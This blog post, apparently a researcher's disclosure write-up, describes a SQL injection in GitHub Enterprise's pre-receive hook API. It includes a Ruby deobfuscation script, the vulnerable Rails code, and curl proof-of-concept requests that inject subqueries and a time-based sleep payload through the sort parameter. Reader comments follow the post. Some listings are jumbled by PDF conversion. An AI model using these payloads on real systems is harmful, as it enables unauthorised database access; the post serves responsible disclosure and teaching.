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
GitHub Enterprise SQL Injection

Before

GitHub Enterprise is the on-premises version of GitHub.com that you can deploy a whole GitHub service in your private network for businesses. You can get 45-days free trial and download the VM from enterprise.github.com.

After you deployed, you will see like bellow:





- **2012 (6)**
- **2011 (8)**
- **2010 (15)**
- **2009 (3)**

推薦文章



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How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF **Execution Chain to RCE!**



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
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2015 烏雲峰會演講投影片 「關於 HITCON CTF 的那些 事之 Web 狗如何在險惡的 CTF 世界中存活?」



Now, I have all the GitHub environment in a VM. It's interesting, so I decided to look deeper into VM:P

Environment

The beginning of everything is Port Scanning. After using our good friend - Nmap, we found that there are 6 exposed ports on VM.



```
$ nmap -sT -vv -p 1-65535 192.168.187.145
P0RT
        STATE SERVICE
22/tcp
        open
              ssh
        closed smtp
25/tcp
80/tcp
        open http
122/tcp open
              smakynet
443/tcp open https
8080/tcp closed http-proxy
8443/tcp open https-alt
9418/tcp open git
```

With a little knocking and service grabbing, it seems like:

- 22/tcp and 9418/tcp seem like haproxy and it forwards connections to a backend service called babeld
- 80/tcp and 443/tcp are the main GitHub services
- 122/tcp is just a SSH service
- 8443/tcp is management console of GitHub


By the way, GitHub management console need a password to login. Once you got the password, you can add your SSH key and connect into VM through 122/tcp

With SSH into VM, we examined the whole system and found that the service code base looks like under directory of /data/

```
# ls -al /data/
total 92
drwxr-xr-x 23 root
                                                 4096 Nov 29 12:54 .
                               root
drwxr-xr-x 27 root
                                                 4096 Dec 28 19:18 ...
                               root
drwxr-xr-x 4 git
                                                 4096 Nov 29 12:54 alambic
                               git
drwxr-xr-x 4 babeld
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drwxr-xr-x 2 root
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drwxr-xr-x 4 git
                               git
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drwxr-xr-x 3 root
                               root
                                                 4096 Nov 29 12:54 git-hooks
drwxr-xr-x 4 git
                               git
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drwxr-xr-x 4 git
                               git
                                                 4096 Nov 29 12:54 git-import
drwxr-xr-x 4 git
                               git
                                                 4096 Nov 29 12:54 gitmon
drwxr-xr-x 4 git
                               git
                                                 4096 Nov 29 12:54 gpgverify
```

```
drwxr-xr-x 4 git
                               git
                                                4096 Nov 29 12:54 hookshot
drwxr-xr-x 4 root
                               root
                                                4096 Nov 29 12:54 lariat
                                                4096 Nov 29 12:54 longpoll
drwxr-xr-x 4 root
                               root
drwxr-xr-x 4 git
                               git
                                                4096 Nov 29 12:54 mail-replies
drwxr-xr-x 4 git
                                                4096 Nov 29 12:54 pages
                               git
                                                4096 Nov 29 12:54 pages-lua
drwxr-xr-x 4 root
                               root
                                                4096 Nov 29 12:54 render
drwxr-xr-x 4 git
                               git
                                                  23 Nov 29 12:52 repositories ->
lrwxrwxrwx 1 root
                               root
/data/user/repositories
drwxr-xr-x 4 git
                               git
                                                4096 Nov 29 12:54 slumlord
drwxr-xr-x 20 root
                               root
                                                4096 Dec 28 19:22 user
```


Change directory to /data/ and try to review the source code, but it seems encrypted :(




GitHub uses a custom library to obfuscate their source code. If you search ruby_concealer.so on Google, you will find a kind man write a snippet on this gist.

It simply replace rb_f_eval to rb_f_puts in ruby_concealer.so and it's work.

But to be a hacker. We can't just use it without knowing how it works. So, let's open IDA Pro!





As you can see. It just uses Zlib::Inflate::inflate to decompress data and XOR with following key:

This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken.

So we can easily implement it by our-self!

```
require 'zlib'
```

```
def decrypt(s)
    key = "This obfuscation is intended to discourage GitHub Enterprise customers from making
modifications to the VM. We know this 'encryption' is easily broken. "
    i, plaintext = 0, ''

Zlib::Inflate.inflate(s).each_byte do |c|
    plaintext << (c ^ key[i%key.length].ord).chr
    i += 1
    end
    plaintext
end

content = File.open(ARGV[0], "r").read
content.sub! %Q(require "ruby_concealer.so"\n_ruby_concealer_), " decrypt "
plaintext = eval content

puts plaintext</pre>
```

Code Analysis

After de-obfuscated all the code. Finally, we can start our code reviewing process.

```
$ cloc /data/
81267 text files.
47503 unique files.
24550 files ignored.

http://cloc.sourceforge.net v 1.60 T=348.06 s (103.5 files/s, 15548.9 lines/s)
```

Language	files	blank	comment	code
Ruby	25854	359545	437125	1838503
Javascript	4351	109994	105296	881416
YAML	600	1349	3214	289039
Python	1108	44862	64025	180400
XML	121	6492	3223	125556
С	444	30903	23966	123938
Bourne Shell	852	14490	16417	87477
HTML	636	24760	2001	82526
C++	184	8370	8890	79139
C/C++ Header	428	11679	22773	72226
Java	198	6665	14303	45187
CSS	458	4641	3092	44813
Bourne Again Shell	142	6196	9006	35106
m4	21	3259	369	29433

\$./bin/rake about

About your application's environment

Ruby version 2.1.7 (x86 64-linux)

RubyGems version 2.2.5 Rack version 1.6.4 3.2.22.4 Rails version Node.js (V8) JavaScript Runtime 3.2.22.4 Active Record version Action Pack version 3.2.22.4 Action Mailer version 3.2.22.4 Active Support version 3.2.22.4

Middleware GitHub::DefaultRoleMiddleware, Rack::Runtime, Rack::MethodOverride,

ActionDispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions,

ActionDispatch::DebugExceptions, ActionDispatch::Callbacks,

ActiveRecord::ConnectionAdapters::ConnectionManagement, ActionDispatch::Cookies,

ActionDispatch::Session::CookieStore, ActionDispatch::Flash, ActionDispatch::ParamsParser, ActionDispatch::Head, Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport

Application root /data/github/9fcdcc8

Environment production
Database adapter githubmysql2
Database schema version 20161003225024

Most of the code are written in Ruby (Ruby on Rails and Sinatra).

- /data/github/ looks like the application run under port 80/tcp 443/tcp and it looks like the real code base of github.com, gist.github.com and api.github.com
- /data/render/ looks like real code base of render.githubusercontent.com
- /data/enterprise-manage/ seems like the application run under port 8443/tcp

GitHub Enterprise uses enterprise? and dotcom? to check whether the application is running under **Enterprise Mode** or **GitHub dot com mode**.

Vulnerability

I use about one week to find this vulnerability, I am not familiar with Ruby. But just learning from doing :P

This is my rough schedule of the week.

- Day 1 Setting VM
- Day 2 Setting VM
- Day 3 Learning Rails by code reviewing
- Day 4 Learning Rails by code reviewing
- Day 5 Learning Rails by code reviewing
- Day 6 Yeah, I found a SQL Injection!

That SQL Injection vulnerability is found under GitHub Enterprise PreReceiveHookTarget model.

The root cause is in /data/github/current/app/model/pre receive hook target.rb line 45

```
33 scope :sorted_by, -> (order, direction = nil) {
34 direction = "DESC" == "#{direction}".upcase ? "DESC" : "ASC"
```

```
35
       select(<<-SQL)
36
        #{table name}.*,
37
         CASE hookable type
38
           WHEN 'global'
                             THEN 0
           WHEN 'User'
39
                             THEN 1
40
           WHEN 'Repository' THEN 2
41
         END AS priority
42
43
         .joins("JOIN pre receive hooks hook ON hook id = hook.id")
44
         .readonly(false)
         .order([order, direction].join(" "))
45
46 }
```

Although There is built-in ORM(called ActiveRecord in Rails) in Rails and prevent you from SQL Injection. But there are so many **misuse** of ActiveRecord may cause SQL Injection.

More examples you can check Rails-sqli.org. It's good to learn about SQL Injection on Rails.

In this case, if we can control the parameter of method order we can inject our malicious payload into SQL.

OK, let's trace up! sorted_by is called by /data/github/current/app/api/org_pre_receive_hooks.rb in line 61.

```
get "/organizations/:organization id/pre-receive-hooks" do
       control_access :list_org_pre_receive_hooks, :org => org = find_org!
11
12
       @documentation url << "#list-pre-receive-hooks"</pre>
       targets = PreReceiveHookTarget.visible for hookable(org)
13
14
       targets = sort(targets).paginate(pagination)
       GitHub::PrefillAssociations.for pre receive hook targets targets
15
16
       deliver :pre_receive_org_target_hash, targets
17
     end
    def sort(scope)
60
      scope.sorted by("hook.#{params[:sort] || "id"}", params[:direction] || "asc")
61
62 end
```

You can see that params[:sort] is passed to scope.sorted_by . So, we can inject our malicious payload into params[:sort].

Before you trigger this vulnerability, you need a valid access_token with admin:pre_receive_hook scope to access API.

```
curl -k -u 'nogg:nogg' 'https://192.168.187.145/api/v3/authorizations' \
-d '{"scopes":"admin:pre receive hook","note":"x"}'
  "id": 4,
  "url": "https://192.168.187.145/api/v3/authorizations/4",
  "app": {
   "name": "x",
   "url": "https://developer.github.com/enterprise/2.8/v3/oauth authorizations/",
    "client id": "000000000000000000000"
 },
  "token": "???????",
  "hashed_token": "1135d1310cbe67ae931ff7ed8a09d7497d4cc008ac730f2f7f7856dc5d6b39f4",
  "token last eight": "1fadac36",
  "note": "x",
  "note url": null,
  "created at": "2017-01-05T22:17:32Z",
  "updated at": "2017-01-05T22:17:32Z",
  "scopes": [
    "admin:pre_receive_hook"
 ],
  "fingerprint": null
```


Once you get a <code>access_token</code> , you can trigger the vulnerability by:

```
$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=???????&sort=id,
(select+1+from+information_schema.tables+limit+1,1)'
[

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=???????&sort=id,
(select+1+from+mysql.user+limit+1,1)'
```

```
{
    "message": "Server Error",
    "documentation_url": "https://developer.github.com/enterprise/2.8/v3/orgs/pre_receive_hooks"
}

$ curl -k -H 'Accept:application/vnd.github.eye-scream-preview' \
'https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks?access_token=???????
&sort=id,if(user()="github@localhost",sleep(5),user())
{
    ...
}
```



Timeline

- 2016/12/26 05:48 Report vulnerability to GitHub via HackerOne
- 2016/12/26 08:39 GitHub response that have validated issue and are working on a fix.
- 2016/12/26 15:48 Provide more vulneraiblity detail.
- 2016/12/28 02:44 GitHub response that the fix will included with next release of GitHub Enterprise.
- 2017/01/04 06:41 GitHub response that offer \$5,000 USD reward.
- 2017/01/05 02:37 Asked Is there anything I should concern about if I want to post a blog?
- 2017/01/05 03:06 GitHub is very open mind and response that it's OK!
- 2017/01/05 07:06 GitHub Enterprise 2.8.5 released!



26 則留言:



Florian Courtial 2017年1月7日 下午7:21

I am impressed, a really good finding!

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Naveen Blog 2017年1月7日 下午8:12

Very good one.. approach is impressive

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


Adrian Janotta 2017年1月8日 上午8:09

God one! Guthub, lol! :)

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Casey509 2017年1月8日 上午9:05



https://192.168.187.145/api/v3/orgs/1/pre-receive-hooks

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https://192.168.187.145/api/v3/organizations/1/pre-receive-hooks





Cat 2017年1月10日上午12:51

Did you need to create a pre-receive hook via the web interface before hitting the api endpoint?

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Orange Tsai 2017年1月10日上午12:58

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Cat 2017年1月10日上午2:06

作者已經移除這則留言。

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Abood Nour 2017年1月18日上午5:02

Amazing finding and incredible writeup!! Thanks:))

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Alan Tsui 2017年1月25日 上午10:06

"Following the master" Thanks a lots, Tsai.

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VIJAY 2017年1月27日下午10:27

hi what is 16368 mills in repeater in github can u clarify this orange

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Orange Tsai 💋 2017年2月14日 上午1:58

The PoC that I successfully let server sleep 16 secs.

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Unknown 2017年2月13日下午8:18

Found an error in your decryptor – using non-local variable. It can be fixed by moving `key` into decrtypt() function.

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Orange Tsai 2017年2月14日 上午1:58

Sorry I forget committing. Now it's fixed. Thanks for your attention:)

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Harshil Darji 2017年3月21日 上午2:48

Hey, I am really impressed with your work. After getting my IT degree, I am trying very hard to learn this stuff but not able to find single good resource. Can you help me with this? I have very good command on java, python and php. Thank you.

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安全客小编 2017年3月27日 上午11:33

orange 您好,我是安全客的编辑,我们正在制作安全客的新一季季刊,您的这篇文章质量非常好,不知道可否收录到我们的季刊当中?期待您的回复~

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vis patel 2017年4月17日下午12:42


very nice finding orange.

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匿名 2017年7月17日 下午4:34

膜拜台湾大神,嘻嘻。你好 ps:陈之汉在你们台湾很出名吗?

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